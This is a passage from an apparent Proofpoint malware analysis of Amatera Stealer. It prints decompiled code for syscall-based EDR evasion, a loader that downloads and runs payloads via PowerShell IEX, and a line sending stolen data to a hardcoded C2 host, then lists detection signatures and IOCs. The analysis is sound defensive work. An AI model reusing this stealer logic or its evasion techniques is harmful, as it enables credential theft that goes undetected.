7) Calls WoW64Transition (call large dword ptr fs:0C0h)

```
1  int __cdecl mw_hash_apiname(unsigned __int8 *a1)
2  {
3    int v2; // [esp+4h] [ebp-8h]
4    int i; // [esp+8h] [ebp-4h]
5
6    for ( i = 0x77347734; ; i = v2 + 33 * i )
7    {
8      v2 = *a1++;
9      if ( !v2 )
10       break;
11   }
12   return i;
13 }
```

Figure 11: Modified djb2 hashing function.

Figures 12 - 16 show code responsible for resolving and calling an API call with 11 arguments.

```
int __cdecl mw_stub_11_args(
        int a1,
        int a2,
        int a3,
        int a4,
        int a5,
        int a6,
        int a7,
        int a8,
        int a9,
        int a10,
        int a11,
        int a12)
{
  int v13[2]; // [esp+0h] [ebp-1Ch] BYREF
  int v14; // [esp+8h] [ebp-14h]
  int (*v15)(); // [esp+Ch] [ebp-10h]
  struct _LIST_ENTRY *v16; // [esp+10h] [ebp-Ch]
  _DWORD *v17; // [esp+14h] [ebp-8h] BYREF
  struct _PEB *peb; // [esp+18h] [ebp-4h]

  peb = mw_get_peb();
  if ( !peb || !peb->Ldr )
    return 0;
  v16 = peb->Ldr->InMemoryOrderModuleList.Flink->Flink - 1;
  v17 = 0;
  if ( !mw_get_module_eat_addr(v16[3].Flink, &v17) || !v17 )
    return 0;
  v13[0] = 0;
  v14 = 0;
  v13[1] = mw_hash_apiname(a1);
  if ( !mw_get_addr_and_ssn_by_hash(v16[3].Flink, v17, v13) )
    return 0;
  mw_set_ssn(v14);
  v15 = mw_invoke_wow64_syscall;
  return mw_invoke_wow64_syscall();
}
```

Figure 12: The stub for calling a WoW64 Syscall that requires 11 arguments.

```
int __cdecl mw_get_addr_and_ssn_by_hash(
        int module_base,
        _IMAGE_EXPORT_DIRECTORY *eat_addr,
        int *out_array)
{
  int v4; // [esp+4h] [ebp-18h]
  int v5; // [esp+8h] [ebp-14h]
  int v6; // [esp+Ch] [ebp-10h]
  unsigned __int8 *v7; // [esp+10h] [ebp-Ch]
  unsigned __int16 i; // [esp+18h] [ebp-4h]

  v4 = eat_addr->AddressOfFunctions + module_base;
  v6 = eat_addr->AddressOfNames + module_base;
  v5 = eat_addr->AddressOfNameOrdinals + module_base;
  for ( i = 0; ; ++i )
  {
    if ( i >= eat_addr->NumberOfNames )
      return 0;
    v7 = (*(v4 + 4 * *(v5 + 2 * i)) + module_base);
    if ( mw_hash_apiname((*(v6 + 4 * i) + module_base)) == out_array[1] )
      break;
  }
  *out_array = v7;
  if ( *v7 != 0xB8 )                            // mov eax, imm32
    return 0;
  *(out_array + 4) = *(v7 + 1);
  return 1;
}
```

Figure 13: The function responsible for extracting the function address and SSN.

```
int __cdecl mw_set_ssn(int a1)
{
  int result; // eax

  result = a1;
  g_ssn = a1;
  return result;
}
```

Figure 14: The function that sets the SSN prior to calling the WoW64 Syscall.

```
; =============== S U B R O U T I N E ===============================


; int mw_invoke_wow64_syscall()
mw_invoke_wow64_syscall proc near       ; DATA XREF: sub_401040+A3↑o
                                        ; sub_401100+A3↑o ...
                mov     eax, g_ssn
                call    large dword ptr fs:0C0h
                retn
mw_invoke_wow64_syscall endp
```

Figure 15: Disassembly of the function stub that calls the WoW64 Syscall.

```
                        ; CODE XREF: mw_stub_11_args+90↑j
movzx   edx, word ptr [ebp+var_14]
push    edx
call    mw_set_ssn
add     esp, 4
mov     [ebp+var_10], offset mw_invoke_wow64_syscall
mov     eax, [ebp+arg_2C]
push    eax
mov     ecx, [ebp+arg_28]
push    ecx
mov     edx, [ebp+arg_24]
push    edx
mov     eax, [ebp+arg_20]
push    eax
mov     ecx, [ebp+arg_1C]
push    ecx
mov     edx, [ebp+arg_18]
push    edx
mov     eax, [ebp+arg_14]
push    eax
mov     ecx, [ebp+arg_10]
push    ecx
mov     edx, [ebp+arg_C]
push    edx
mov     eax, [ebp+arg_8]
push    eax
mov     ecx, [ebp+arg_4]
push    ecx
call    [ebp+var_10]    ; mw_invoke_wow64_syscall
add     esp, 2Ch
```

Figure 16: Disassembly of function stub for a system call with 11 arguments.

Command and control:

The C2 for Amatera Stealer is largely the same as what was previously documented by AhnLab. One notable change likely stems from the introduction of an HTTP-based C2 using NTSockets. The malware author appears to directly connect to a hardcoded C2 instead of the previously seen C2 method utilizing intermediary dead-drop

resolvers such as Steam, Telegram, or Google Docs. The format of the C2 traffic remains unchanged, continuing to use Base64 encoded data which is then XOR encoded with a hardcoded key. Reversing this encoding yields a JSON blob which has the configuration for the malware. A recent addition to the malware configuration in a JSON key named “ld” (the first character is a lowercase L, probably short for “load”), which is used to execute additional payloads.

Figure 17: Snippet of HTTP request/response for initial C2 check-in.

Figure 18: Decoded configuration structure from C2 instructing the malware to execute additional payloads.

There are various JSON parsing functions in the malware’s entry point function that take an input of some small strings which align exactly to the configuration keys that are given from the C2. Analyzing the code that accesses the newly added ld key helps identify the specific JSON parsing function that handles this new functionality.

```
for ( i = 0; i < *(a1 + 8); ++i )
{
  v13 = *(*(a1 + 4) + 4 * i);
  if ( v13 && *v13 == 5 )
  {
    v5 = mw_json_get_string_for_key(v13, "u");// URL from config
    v15 = mw_json_get_number_for_key_or_default(v13, "tf", 0);
    v6 = mw_json_get_number_for_key_or_default(v13, "tr", 0);
    (mw_get_env_var_from_peb)(v2, 260, "USERPROFILE=");
    v17 = mw_random_char_in_range('a', 'z');
    v14[0] = v17;
    v14[1] = 0;
    v4 = mw_strcat("\\hjksf", v14);           // Begin building path for next stage
                                              // \\hjksf<random_char>
    v11 = mw_strcat(v2, v4);                  // %USERPROFILE%\\hjksf<random_char>
    v16 = &unk_40F095;
    switch ( *v15 )
    {
      case '1':                               // tf = 1
        v16 = mw_strcat(v11, ".exe");
        break;
      case '2':                               // tf = 2
        v16 = mw_strcat(v11, ".cmd");
        break;
      case '3':                               // tf = 3
        v16 = mw_strcat(v11, ".dll");
        break;
      case '4':                               // tf = 4
        v16 = mw_strcat(v11, ".ps1");
        break;
    }
    v10 = 0;
    v9 = 0;
    if ( !mw_parse_url(v5, &v10, &v9) )
      return -1;
    if ( *v6 == '1' )
    {
      v8 = 0;
      v7 = mw_ntsocket_get_next_stage(v10, v9, &v8);
      mw_custom_mem_free(v10);
      mw_custom_mem_free(v9);
      if ( !v7 )
        return -2;
      lpMultiByteStr = mw_strcat("\\??\\", v16);
      mw_write_next_stage(v7, v8, lpMultiByteStr);
      mw_execute_next_stage(v16, v15);        // if `tf` is 4: Use PowerShell (via ShellExecuteA)
                                              // if `tf` is 1: Use ShellExecuteA
    }
    else if ( *v6 == '2' && *v15 == '4' )
    {                                         // If we are here, the malware expects a PS1
                                              // script. Based on this function it will pass
                                              // the context to Invoke-Expression (IEX)
      mw_download_and_exec_powershell_script(v5);
    }
  }
}
return 0;
```

Figure 19: JSON parsing for the second stage "loader" key.

The pseudocode in Figure 19 makes it evident that the tf key is used as a descriptor for a file type which applies the correct file extension to add to the downloaded file. The JSON key tr appears to define what type of payload to run. When the value is set to 1, the sample is executed using ShellExecuteA. If the value is set to 2, the payload is assumed to be a string passed into a PowerShell command line to be used with the DownloadString command and

subsequently executed with Invoke-Expression (IEX). Additionally, if the value is set to 1 and the file type is a PowerShell script, the malware will just run the payload with PowerShell using ShellExecuteA instead of running the payload directly.

Malware capabilities

Amatera Stealer currently focuses on stealing information from installed software like browsers, crypto wallets and other software depending on what configuration options it receives from its C2. It accomplishes this by searching the file system with glob-syntax search patterns using NtCreateFile and NtQueryDirectoryFile. Proofpoint analysts note that most of the stealer feature set focuses on:

- Stealing files on disk for file paths pertaining to software wallets
- Stealing files on disk that match a specific extension or keyword
- Stealing browser data relating to Cookies, Web Forms, Profile Data (web history)
- Bypasses App Bound Encryption for Chrome-related browsers by injecting a shellcode into the browser which causes it to copy sensitive files to a location that can be exfiltrated by the malware
- Stealing files relating to browser extensions:
    - Password Managers
    - Crypto Wallets
- Stealing files on disk relating to common email clients and connection management software (SSH/FTP)
- Stealing files on disk relating to common messenger applications (Signal/WhatsApp/XMPP Clients/etc.)

In addition to the stealer functionalities, Amatera Stealer is also capable of running secondary payloads. It currently supports the following:

- Downloading and executing files with extensions of .exe, .cmd, .dll, and .ps1 using the ShellExecuteA Windows API
- Downloading and executing a .ps1 script using PowerShell's DownloadString and executing it using Invoke-Expression (IEX)

Upon completion of each function, the malware will submit a POST request with data that is collected by the function responsible for handling capabilities enabled from the initial configuration from the C2.

```
mw_init_c2_struct(v4, "104.21.80.1", 80, 0);
v20 = mw_strcat("/Up/", "g");
v25 = mw_c2_send_post_request(v4, "overplanteasiest.top", v20, v6, v7);
mw_custom_mem_free(v20);
```

Figure 20: Pseudocode for a stealer module to exfiltrate data to the hardcoded C2.

Conclusion

Amatera Stealer is actively undergoing improvements to make the malware stealthier from detection by automated analysis as well as endpoint detection agents. By implementing NTSockets functionality to interface with its C2, the malware is able to bypass almost all commonly used networking functions that are hooked by EDRs. Using

WoW64 Syscalls may allow the malware to bypass analysis software which implements only user-mode API hooks.

While the malware is undergoing active development to improve sophistication, it's also being used by threat actors with clever attack chains featuring unusual obfuscation and filtering, as well as the ClickFix social engineering technique. Organizations should be aware of the entire attack chain and implement defenses against it, including educating users about common lure techniques by incorporating them into existing security training, and restricting average users from running unauthorized PowerShell scripts.

ET signatures

2052674 - ET MALWARE ACR/Amatera Stealer CnC Checkin Attempt

2062510 - ET MALWARE ACR/Amatera Stealer CnC Exfil (POST) M1

2062511 - ET MALWARE ACR/Amatera Stealer CnC Exfil (POST) M2

IOCs

SHA256	**Notes**
120316ecaf06b76a564ce42e11f7074c52df6d79b85d3526c5b4e9f362d2f1c2	Amatera Stealer: NTSockets usage, no HTTPS support, no support for second stage malware
7d91a585583f4aa1a3ab3cb808d7bc351d6140b3ae1deeef9d51c6414c11baea	Amatera Stealer: NTSockets usage, HTTPS support
120316ecaf06b76a564ce42e11f7074c52df6d79b85d3526c5b4e9f362d2f1c2	Amatera Stealer: NTSockets usage, no HTTPS support, no support for second stage malware
35eb93548a0c037d392f870c05e0e9fb1aeff3a5a505e1d4a087f7465ed1f6af	Amatera Stealer: NTSockets usage, HTTPS C2

2960d5f8a3d9b0a21d6b744092fe3089517ecf2e49169683f754bfe9800e3991	ClearFake ClickFix csproj payload
ad9ffd624e27070092ff18a10e33fa9e2784b2c75ac9ac4540fa81cf5bd84e55	ClearFake second stage PowerShell
055a883f18ffcc413973fa45383e72e998aae87909af5f9507b6384bfec34a5b	ClearFake shellcode leading to Amatera
IP Address	**Notes**
104.21.80[.]1	Amatera C2, associated with hardcoded host overplanteasiest[.]top
172.67.178[.]5	Amatera C2, associated with hardcoded host header badnesspandemic[.]shop
Domain/URL	**Notes**
amaprox[.]icu	Amatera Infrastructure for HTTPS security context initialization
b1[.]talismanoverblown[.]com	Amatera Infrastructure for HTTPS security context initialization and C2
https[:]//cv[.]cbrw[.]ru/t[.]csproj	ClearFake ClickFix csproj payload

https[:]//tt[.]cbrw[.]ru/vb7to8[.]psd	ClearFake second stage PowerShell
https[:]//cv[.]cbrw[.]ru/init1[.]bin	ClearFake shellcode leading to Amatera
Other IOCs	**Notes**
0x80d31D935f0EC978253A26D48B5593599B9542C7	ClearFake smart contract address on BNB Smart Chain Testnet

---

Source: https://www.proofpoint.com/us/blog/threat-insight/amatera-stealer-rebranded-acr-stealer-improved-evasion-sophistication